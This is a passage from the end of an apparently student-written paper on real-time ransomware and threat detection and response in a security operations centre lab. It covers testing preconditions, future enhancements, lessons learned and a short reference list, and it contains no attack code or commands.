Now proactively identify and address ransomware threats by carefully adhering to these procedures, protecting the availability and integrity of vital data in the system.

Testing: The testing is performed using multiple preconditions to understand and evaluate the cyber threats. The preconditions are valid user credentials, IDS is active and configured, SOC ticketing system is operational, SOC has predefined escalation procedures, access to log management system, threat intelligence feeds are configured, network monitoring tools are active, malware sample is available and recent incident has been resolved. Afore-mentioned processes are a testament to the success of test evaluation conducted as test cases. The threat intelligence feeds, SOC escalation procedures, ticketing and IDS were not tested as were out of scope.

8. CONCLUSION

8.1 Future Scope and Enhancements

Even though this paper has given a thorough review of instantaneous threat identification and response methods, there are still a number of areas that might use more investigation and improvement:
Integration of supplementary security tools and technologies: To improve threat detection and response efficacy, investigate the integration of supplementary security tools and technologies. This can entail using threat data feeds for IoC enhancement, coordinating automated incident management playbooks for quicker mitigation of security problems, or utilizing machine learning techniques for anomaly detection. Extension of threat situations and use cases: Increase the project's reach by modeling a greater variety of attack cases and use cases, including as supply chain intrusions, insider threats, and zero-day vulnerabilities. Security teams may evaluate the robustness of current detection and response techniques and broaden the attack surface to better equip themselves against real-world cyber-attacks. Improvements to orchestration and automation capabilities: Look into methods to automate and coordinate every step of the threat detection and response process, from the first triage of alerts to the investigation and remediation of incidents. Creating unique playbooks, processes, or scripts to expedite security procedures and shorten reaction times may be necessary for this. Deployment of cloud-native security strategies: real-time monitoring the visibility and oversight across multi-cloud settings are becoming more and more necessary as cloud infrastructure as well as services become more widely used. To handle new risks in cloud-native architectures, investigate the integration of web-serverless surveillance tools, container security solutions, and cloud-based EDR platforms.

8.2 Insights

Over the work duration, several significant insights and lessons have been discovered:
The significance of aggressive threat hunting is in its ability to reveal latent dangers and detect IoCs (Indicators of Comprise) that might potentially circumvent conventional security measures. Organizations may reduce the consequences of security events and stay a step ahead of potential cyber attackers by using a proactive strategy to threat detection. Shared knowledge and cooperation are valuable because they allow security experts and industry colleagues to remain up to date on new threats and developing attack strategies. Security teams may increase their defensive capabilities by attending cybersecurity conferences, participating in threat information sharing groups, and holding knowledge exchange forums. By doing these activities, they can pool their combined ideas and skills.
Ongoing education and skill development: New potential risks and weaknesses appear often in the world of cybersecurity, which is a sector that is always changing. To keep current with the newest technologies, trends, and practices, cybersecurity professionals must commit to ongoing learning and skill development. Through earning certificates, going to training sessions, and taking part in practical laboratories and capture-the-flag (CTF) events, security professionals may improve their efficacy and skill set in thwarting cyberattacks.
In conclusion, a strong cybersecurity strategy must include instantaneous threat detection and response. This allows firms to proactively detect and neutralize security risks before they have a substantial negative impact. In contemporary dynamic threat landscape, security teams may fortify their cyber defense landscape and safeguard against a broad spectrum of cyber threats by utilizing cutting-edge technologies, methodologies, and best practices.

9. REFERENCES

[1] Robinson, Tony. 2017. Building Virtual Machine Labs. 600 pages. ISBN-10: 15466932631. CreateSpace Independent Publishing Platform.

[2] Chatzoglou, Efstratios. Karopoulos, Georgios. Kambourakis, Georgios. Tsiatsikas, Zisis. 2023. Bypassing Antivirus Detection: Old-School Malware, New Tricks. ArXiv Cornell University, arXiv: 2305.04149 (cs.CR).

[3] Capuano, Eric. 2023. So you want to be a SOC Analyst? A blog series for someone wanting to get a start as a SOC Analyst(Part 1,2,3,4,6). blog.ecapuano.com

[4] Microsoft Threat Intelligence. Detecting and Preventing LSASS credential dumping attacks. 2022. Microsoft.com